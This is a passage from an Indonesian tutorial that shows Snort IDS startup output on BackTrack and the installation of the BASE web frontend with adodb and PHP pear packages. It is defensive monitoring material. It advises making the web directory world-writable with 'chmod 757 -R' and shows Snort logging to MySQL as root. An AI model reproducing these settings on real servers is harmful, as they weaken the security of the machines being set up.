    Track UDP sessions: INACTIVE
    Track ICMP sessions: INACTIVE
    Log info if session memory consumption exceeds 1048576
Stream5 TCP Policy config:
    Reassembly Policy: FIRST
    Timeout: 30 seconds
    Min ttl:  1
    Maximum number of bytes to queue per session: 1048576
    Maximum number of segs to queue per session: 2621
    Reassembly Ports:
      21 client (Footprint)
      23 client (Footprint)
      25 client (Footprint)
      42 client (Footprint)
      53 client (Footprint)
      80 client (Footprint)
      110 client (Footprint)
      111 client (Footprint)
      135 client (Footprint)
```

```
      136 client (Footprint)
      137 client (Footprint)
      139 client (Footprint)
      143 client (Footprint)
      445 client (Footprint)
      513 client (Footprint)
      514 client (Footprint)
      1433 client (Footprint)
      1521 client (Footprint)
      2401 client (Footprint)
      3306 client (Footprint)
HttpInspect Config:
    GLOBAL CONFIG
      Max Pipeline Requests:    0
      Inspection Type:          STATELESS
      Detect Proxy Usage:       NO
      IIS Unicode Map Filename: /etc/snort/unicode.map
      IIS Unicode Map Codepage: 1252
    DEFAULT SERVER CONFIG:
      Server profile: All
      Ports: 80 8080 8180
      Server Flow Depth: 300
      Client Flow Depth: 300
      Max Chunk Length: 500000
      Max Header Field Length: 0
      Max Number Header Fields: 0
      Inspect Pipeline Requests: YES
      URI Discovery Strict Mode: NO
      Allow Proxy Usage: NO
      Disable Alerting: NO
      Oversize Dir Length: 500
      Only inspect URI: NO
      Normalize HTTP Headers: NO
      Normalize HTTP Cookies: NO
      Ascii: YES alert: NO
      Double Decoding: YES alert: YES
      %U Encoding: YES alert: YES
      Bare Byte: YES alert: YES
      Base36: OFF
      UTF 8: OFF
      IIS Unicode: YES alert: YES
      Multiple Slash: YES alert: NO
      IIS Backslash: YES alert: NO
      Directory Traversal: YES alert: NO
      Web Root Traversal: YES alert: YES
      Apache WhiteSpace: YES alert: NO
      IIS Delimiter: YES alert: NO
      IIS Unicode Map: GLOBAL IIS UNICODE MAP CONFIG
      Non-RFC Compliant Characters: NONE
      Whitespace Characters: 0x09 0x0b 0x0c 0x0d
rpc_decode arguments:
    Ports to decode RPC on: 111 32771
    alert_fragments: INACTIVE
    alert_large_fragments: ACTIVE
    alert_incomplete: ACTIVE
    alert_multiple_requests: ACTIVE
Portscan Detection Config:
    Detect Protocols:  TCP UDP ICMP IP
    Detect Scan Type:  portscan portsweep decoy_portscan distributed_portscan
    Sensitivity Level: Low
    Memcap (in bytes): 10000000
    Number of Nodes:   36900
FTPTelnet Config:
    GLOBAL CONFIG
      Inspection Type: stateful
      Check for Encrypted Traffic: YES alert: YES
      Continue to check encrypted data: NO
```

```
    TELNET CONFIG:
      Ports: 23
      Are You There Threshold: 200
      Normalize: YES
      Detect Anomalies: NO
    FTP CONFIG:
      FTP Server: default
        Ports: 21
        Check for Telnet Cmds: YES alert: YES
        Ignore Telnet Cmd Operations: OFF
        Identify open data channels: YES
      FTP Client: default
        Check for Bounce Attacks: YES alert: YES
        Check for Telnet Cmds: YES alert: YES
        Ignore Telnet Cmd Operations: OFF
        Max Response Length: 256
SMTP Config:
    Ports: 25 587 691
    Inspection Type: Stateful
    Normalize: EXPN RCPT VRFY
    Ignore Data: No
    Ignore TLS Data: No
    Ignore SMTP Alerts: No
    Max Command Line Length: Unlimited
    Max Specific Command Line Length:
       ETRN:500 EXPN:255 HELO:500 HELP:500 MAIL:260
       RCPT:300 VRFY:255
    Max Header Line Length: Unlimited
    Max Response Line Length: Unlimited
    X-Link2State Alert: Yes
    Drop on X-Link2State Alert: No
    Alert on commands: None
SSH config:
    Autodetection: DISABLED
    Challenge-Response Overflow Alert: ENABLED
    SSH1 CRC32 Alert: ENABLED
    Server Version String Overflow Alert: ENABLED
    Protocol Mismatch Alert: ENABLED
    Bad Message Direction Alert: DISABLED
    Bad Payload Size Alert: DISABLED
    Unrecognized Version Alert: DISABLED
    Max Encrypted Packets: 20
    Max Server Version String Length: 80 (Default)
    MaxClientBytes: 19600 (Default)
    Ports:
 22
DCE/RPC 2 Preprocessor Configuration
  Global Configuration
    DCE/RPC Defragmentation: Enabled
    Memcap: 102400 KB
    Events: none
  Server Default Configuration
    Policy: WinXP
    Detect ports
      SMB: 139 445
      TCP: 135
      UDP: 135
      RPC over HTTP server: 593
      RPC over HTTP proxy: None
    Autodetect ports
      SMB: None
      TCP: 1025-65535
      UDP: 1025-65535
      RPC over HTTP server: 1025-65535
      RPC over HTTP proxy: None
    Maximum SMB command chaining: 3 commands
DNS config:
```

```
    DNS Client rdata txt Overflow Alert: ACTIVE
    Obsolete DNS RR Types Alert: INACTIVE
    Experimental DNS RR Types Alert: INACTIVE
    Ports: 53
SSLPP config:
    Encrypted packets: not inspected
    Ports:
      443      465      563      636      989
      992      993      994      995
    Server side data is trusted

++++++++++++++++++++++++++++++++++++++++++++++++++
Initializing rule chains...
Warning: /etc/snort/rules/dos.rules(42) => threshold (in rule) is deprecated; use
detection_filter instead.
3365 Snort rules read
    3365 detection rules
    0 decoder rules
    0 preprocessor rules
3365 Option Chains linked into 257 Chain Headers
0 Dynamic rules
++++++++++++++++++++++++++++++++++++++++++++++++++

+-------------------[Rule Port Counts]--------------------------------------
|              tcp     udp    icmp      ip
|     src     121      18       0       0
|     dst    2909     127       0       0
|     any     115      53      56      27
|      nc      30      10      15      20
|     s+d      12       6       0       0
+----------------------------------------------------------------------------

+-----------------------[detection-filter-config]-----------------------------
| memory-cap : 1048576 bytes
+-----------------------[detection-filter-rules]------------------------------
| none
-----------------------------------------------------------------------------

+-----------------------[rate-filter-config]----------------------------------
| memory-cap : 1048576 bytes
+-----------------------[rate-filter-rules]-----------------------------------
| none
-----------------------------------------------------------------------------

+-----------------------[event-filter-config]---------------------------------
| memory-cap : 1048576 bytes
+-----------------------[event-filter-global]---------------------------------
| none
+-----------------------[event-filter-local]----------------------------------
| gen-id=1      sig-id=2924       type=Threshold tracking=dst count=10  seconds=60
| gen-id=1      sig-id=100000159  type=Both      tracking=src count=100 seconds=60
| gen-id=1      sig-id=3152       type=Threshold tracking=src count=5   seconds=2
| gen-id=1      sig-id=100000162  type=Both      tracking=src count=100 seconds=60
| gen-id=1      sig-id=100000161  type=Both      tracking=dst count=100 seconds=60
| gen-id=1      sig-id=2495       type=Both      tracking=dst count=20  seconds=60
| gen-id=1      sig-id=2523       type=Both      tracking=dst count=10  seconds=10
| gen-id=1      sig-id=100000163  type=Both      tracking=src count=100 seconds=60
| gen-id=1      sig-id=100000160  type=Both      tracking=src count=300 seconds=60
| gen-id=1      sig-id=3273       type=Threshold tracking=src count=5   seconds=2
| gen-id=1      sig-id=2923       type=Threshold tracking=dst count=10  seconds=60
| gen-id=1      sig-id=100000923  type=Threshold tracking=dst count=200 seconds=60
| gen-id=1      sig-id=2275       type=Threshold tracking=dst count=5   seconds=60
| gen-id=1      sig-id=100000158  type=Both      tracking=src count=100 seconds=60
| gen-id=1      sig-id=2496       type=Both      tracking=dst count=20  seconds=60
| gen-id=1      sig-id=2494       type=Both      tracking=dst count=20  seconds=60
+-----------------------[suppression]-----------------------------------------
| none
```

```
-------------------------------------------------------------------------------
Rule application order: activation->dynamic->pass->drop->alert->log
Verifying Preprocessor Configurations!
Warning: flowbits key 'ms_sql_seen_dns' is checked but not ever set.
Warning: flowbits key 'community_uri.size.1050' is set but not ever checked.
Warning: flowbits key 'realplayer.playlist' is checked but not ever set.
Warning: flowbits key 'smb.tree.create.llsrpc' is set but not ever checked.
36 out of 512 flowbits in use.
Initializing Network Interface eth0
Decoding Ethernet on interface eth0
database: compiled support for (mysql)
database: configured to use mysql
database: schema version = 107
database:           host = localhost
database:           user = root
database:  database name = snort
database:    sensor name = 192.168.2.3
database:      sensor id = 1
database:  data encoding = hex
database:   detail level = full
database:     ignore_bpf = no
database: using the "log" facility

[ Port Based Pattern Matching Memory ]
+-[AC-BNFA Search Info Summary]------------------------------
| Instances        : 239
| Patterns         : 21847
| Pattern Chars    : 205379
| Num States       : 136480
| Num Match States : 18169
| Memory           :   3.48Mbytes
|   Patterns       :   0.70M
|   Match Lists    :   0.96M
|   Transitions    :   1.77M
+-------------------------------------------------

        --== Initialization Complete ==--

           -*> Snort! <*-
  ,,_      Version 2.8.5.2 (Build 121)
 o"  )~    By Martin Roesch & The Snort Team: http://www.snort.org/snort/snort-
team
           Copyright (C) 1998-2009 Sourcefire, Inc., et al.
           Using PCRE version: 7.8 2008-09-05

           Rules Engine: SF_SNORT_DETECTION_ENGINE  Version 1.11  <Build 17>
           Preprocessor Object: SF_DNS  Version 1.1  <Build 3>
           Preprocessor Object: SF_DCERPC2  Version 1.0  <Build 2>
           Preprocessor Object: SF_SMTP  Version 1.1  <Build 8>
           Preprocessor Object: SF_SSH  Version 1.1  <Build 2>
           Preprocessor Object: SF_Dynamic_Example_Preprocessor  Version 1.0
<Build 1>
           Preprocessor Object: SF_DCERPC  Version 1.1  <Build 5>
           Preprocessor Object: SF_SSLPP  Version 1.1  <Build 3>
           Preprocessor Object: SF_FTPTELNET  Version 1.2  <Build 12>
Not Using PCAP_FRAMES
```

Snort anda telah berjalan dengan sempurna.

4.4 Snort-MySQL terintegrasi dengan BASE

Snort-Mysql akan lebih mempermudah anda membaca sistem log yang di hasilkan dengan web base. Banyak web base yang dapat di integrasikan dengan snort, namun sebagai contoh saya mencoba menggunakan opensource web application for snort integration, BASE.

Download BASE dan adodb opensource pada server sourceforge

```
root@bt:~# wget http://surfnet.dl.sourceforge.net/sourceforge/secureideas/base-
1.2.5.tar.gz
--2013-03-01 23:52:08--
http://surfnet.dl.sourceforge.net/sourceforge/secureideas/base-1.2.5.tar.gz
Resolving surfnet.dl.sourceforge.net... 130.59.138.21, 2001:620:0:1b::21
Connecting to surfnet.dl.sourceforge.net|130.59.138.21|:80... connected.
HTTP request sent, awaiting response... 302 Found
Location: http://downloads.sourceforge.net/sourceforge/secureideas/base-
1.2.5.tar.gz?download&failedmirror=surfnet.dl.sourceforge.net [following]
--2013-03-01 23:52:09--
http://downloads.sourceforge.net/sourceforge/secureideas/base-
1.2.5.tar.gz?download&failedmirror=surfnet.dl.sourceforge.net
Resolving downloads.sourceforge.net... 216.34.181.59
Connecting to downloads.sourceforge.net|216.34.181.59|:80... connected.
HTTP request sent, awaiting response... 301 Moved Permanently
Location: http://downloads.sourceforge.net/project/secureideas/BASE/base-
1.2.5/base-1.2.5.tar.gz?download=&failedmirror=surfnet.dl.sourceforge.net
[following]
--2013-03-01 23:52:10--
http://downloads.sourceforge.net/project/secureideas/BASE/base-1.2.5/base-
1.2.5.tar.gz?download=&failedmirror=surfnet.dl.sourceforge.net
Reusing existing connection to downloads.sourceforge.net:80.
HTTP request sent, awaiting response... 302 Found
Location: http://ignum.dl.sourceforge.net/project/secureideas/BASE/base-
1.2.5/base-1.2.5.tar.gz [following]
--2013-03-01 23:52:10--
http://ignum.dl.sourceforge.net/project/secureideas/BASE/base-1.2.5/base-
1.2.5.tar.gz
Resolving ignum.dl.sourceforge.net... 62.109.128.11,
2001:1ab0:7e1f:1:230:48ff:fed1:9c0a
Connecting to ignum.dl.sourceforge.net|62.109.128.11|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 335285 (327K) [application/x-gzip]
Saving to: `base-1.2.5.tar.gz'

100%[======================================>] 335,285     9.13K/s   in 28s

2013-03-01 23:52:40 (11.6 KB/s) - `base-1.2.5.tar.gz' saved [335285/335285]

root@bt:/var/www# wget
http://surfnet.dl.sourceforge.net/sourceforge/adodb/adodb490.tgz
--2013-03-01 23:54:27--
http://surfnet.dl.sourceforge.net/sourceforge/adodb/adodb490.tgz
Resolving surfnet.dl.sourceforge.net... 130.59.138.21, 2001:620:0:1b::21
Connecting to surfnet.dl.sourceforge.net|130.59.138.21|:80... connected.
HTTP request sent, awaiting response... 302 Found
Location:
http://downloads.sourceforge.net/sourceforge/adodb/adodb490.tgz?download&failedmir
ror=surfnet.dl.sourceforge.net [following]
--2013-03-01 23:54:28--
http://downloads.sourceforge.net/sourceforge/adodb/adodb490.tgz?download&failedmir
ror=surfnet.dl.sourceforge.net
Resolving downloads.sourceforge.net... 216.34.181.59
Connecting to downloads.sourceforge.net|216.34.181.59|:80... connected.
```

```
HTTP request sent, awaiting response... 301 Moved Permanently
Location: http://downloads.sourceforge.net/project/adodb/adodb-php-4-and-5/adodb-
490-for-php/adodb490.tgz?download=&failedmirror=surfnet.dl.sourceforge.net
[following]
--2013-03-01 23:54:29--  http://downloads.sourceforge.net/project/adodb/adodb-php-
4-and-5/adodb-490-for-
php/adodb490.tgz?download=&failedmirror=surfnet.dl.sourceforge.net
Reusing existing connection to downloads.sourceforge.net:80.
HTTP request sent, awaiting response... 302 Found
Location: http://nchc.dl.sourceforge.net/project/adodb/adodb-php-4-and-5/adodb-
490-for-php/adodb490.tgz [following]
--2013-03-01 23:54:29--  http://nchc.dl.sourceforge.net/project/adodb/adodb-php-4-
and-5/adodb-490-for-php/adodb490.tgz
Resolving nchc.dl.sourceforge.net... 211.79.60.17, 2001:e10:ffff:1f02::17
Connecting to nchc.dl.sourceforge.net|211.79.60.17|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 459657 (449K) [application/x-gzip]
Saving to: `adodb490.tgz'

100%[======================================>] 459,657      163K/s   in 2.8s

2013-03-01 23:54:33 (163 KB/s) - `adodb490.tgz' saved [459657/459657]
```

Jika sudah selesai di download maka langkah berikutnya anda harus memindahkan BASE dan adodb pada direktori web server BackTrack (default : /var/www/)

```
root@bt:~# cp base-1.2.5.tar.gz adodb490.tgz  /var/www/
```

Ekstrak kedua file tersebut

```
root@bt:/var/www# tar zxvf base-1.2.5.tar.gz
root@bt:/var/www# tar zxvf adodb490.tgz
```

Berikan permission agar Base dapat di akses dari luar server

```
root@bt:/var/www# chmod 757 base-1.2.5 -R
root@bt:/var/www# chown www-data:www-data base-1.2.5 -R
```

Beberapa kebutuhan third party pada BASE harus diinstall menghindari error.

Install php-pear

```
root@bt:/var/www# apt-get install php-pear
Reading package lists... Done
Building dependency tree
Reading state information... Done
Suggested packages:
  php5-dev
The following NEW packages will be installed:
  php-pear
0 upgraded, 1 newly installed, 0 to remove and 36 not upgraded.
Need to get 355kB of archives.
After this operation, 2,662kB of additional disk space will be used.
Get:1  http://all.repository.backtrack-linux.org/  revolution/main  php-pear  5.3.2-
1ubuntu4.9 [355kB]
Fetched 355kB in 1min 5s (5,400B/s)
Selecting previously deselected package php-pear.
(Reading database ... 266178 files and directories currently installed.)
```

```
Unpacking php-pear (from .../php-pear_5.3.2-1ubuntu4.9_all.deb) ...
Setting up php-pear (5.3.2-1ubuntu4.9) ...
```

Dengan php-pear install beberapa paket di bawah ini

Image_Color

```
root@bt:/var/www# pear install --force Image_Color
WARNING: "pear/Image_Color" is deprecated in favor of "pear/Image_Color2"
WARNING: channel "pear.php.net" has updated its protocols, use "pear channel-
update pear.php.net" to update
warning: pear/Image_Color requires PHP extension "gd"
downloading Image_Color-1.0.4.tgz ...
Starting to download Image_Color-1.0.4.tgz (9,501 bytes)
.....done: 9,501 bytes
install ok: channel://pear.php.net/Image_Color-1.0.4
```

Image_Canvas

```
root@bt:/var/www# pear install --force Image_Canvas
WARNING: failed to download pear.php.net/Image_Canvas within preferred state
"stable", will instead download version 0.3.5, stability "alpha"
WARNING: channel "pear.php.net" has updated its protocols, use "pear channel-
update pear.php.net" to update
WARNING: "pear/Image_Color" is deprecated in favor of "pear/Image_Color2"
warning: pear/Image_Canvas requires PHP extension "gd"
downloading Image_Canvas-0.3.5.tgz ...
Starting to download Image_Canvas-0.3.5.tgz (54,486 bytes)
............done: 54,486 bytes
install ok: channel://pear.php.net/Image_Canvas-0.3.5
```


Image_Graph

```
root@bt:/var/www# pear install --force Image_Graph
WARNING: failed to download pear.php.net/Image_Graph within preferred state
"stable", will instead download version 0.8.0, stability "alpha"
WARNING: channel "pear.php.net" has updated its protocols, use "pear channel-
update pear.php.net" to update
Did not download optional dependencies: pear/Numbers_Roman, pear/Numbers_Words,
use --alldeps to download automatically
pear/Image_Graph can optionally use package "pear/Numbers_Roman"
pear/Image_Graph can optionally use package "pear/Numbers_Words"
downloading Image_Graph-0.8.0.tgz ...
Starting to download Image_Graph-0.8.0.tgz (367,646 bytes)
.....................................................................done:
367,646 bytes
install ok: channel://pear.php.net/Image_Graph-0.8.0
```

Jika sudah restart httpd service

```
root@bt:/var/www# /etc/init.d/apache2 restart
 * Restarting web server apache2
... waiting                                                          [ OK ]
```

Kemudian jika semua sudah selesai arahkan posisi browser anda pada direktori BASE melalui ip-address atau domain.




Para error di atas tampaknya kita belum melakukan setting terhadap E_ALL & E_NOTICE pada php.ini

```
root@bt:/var/www# vim /etc/php5/apache2/php.ini
```


Gunakan editor kesayangan anda untuk mengedit file php.ini. Search kata E_ALL kemudian un-comment dengan cara menghapus tanda "#" Jika sudah silahkan di save kemudian restart httpd service kembali.

```
root@bt:/var/www# /etc/init.d/apache2 restart
 * Restarting web server apache2
... waiting                                                          [ OK ]
```


Refresh halaman setup BASE dan semua tampak kembali normal. Setup dapat di lanjutkan




Klik continue pada bagian bawah dan kemudian isikan beberapa informasi yang di butuhkan BASE.




Masukan path adodb yang telah kita download tadi dengan benar. Pada kasus ini saya memasang adodb di direktori /var/www/




Selanjutnya BASE akan meminta informasi database anda . Masukan informasi database sesuai dengan database snort yang tadi telah anda buat sebelumnya.



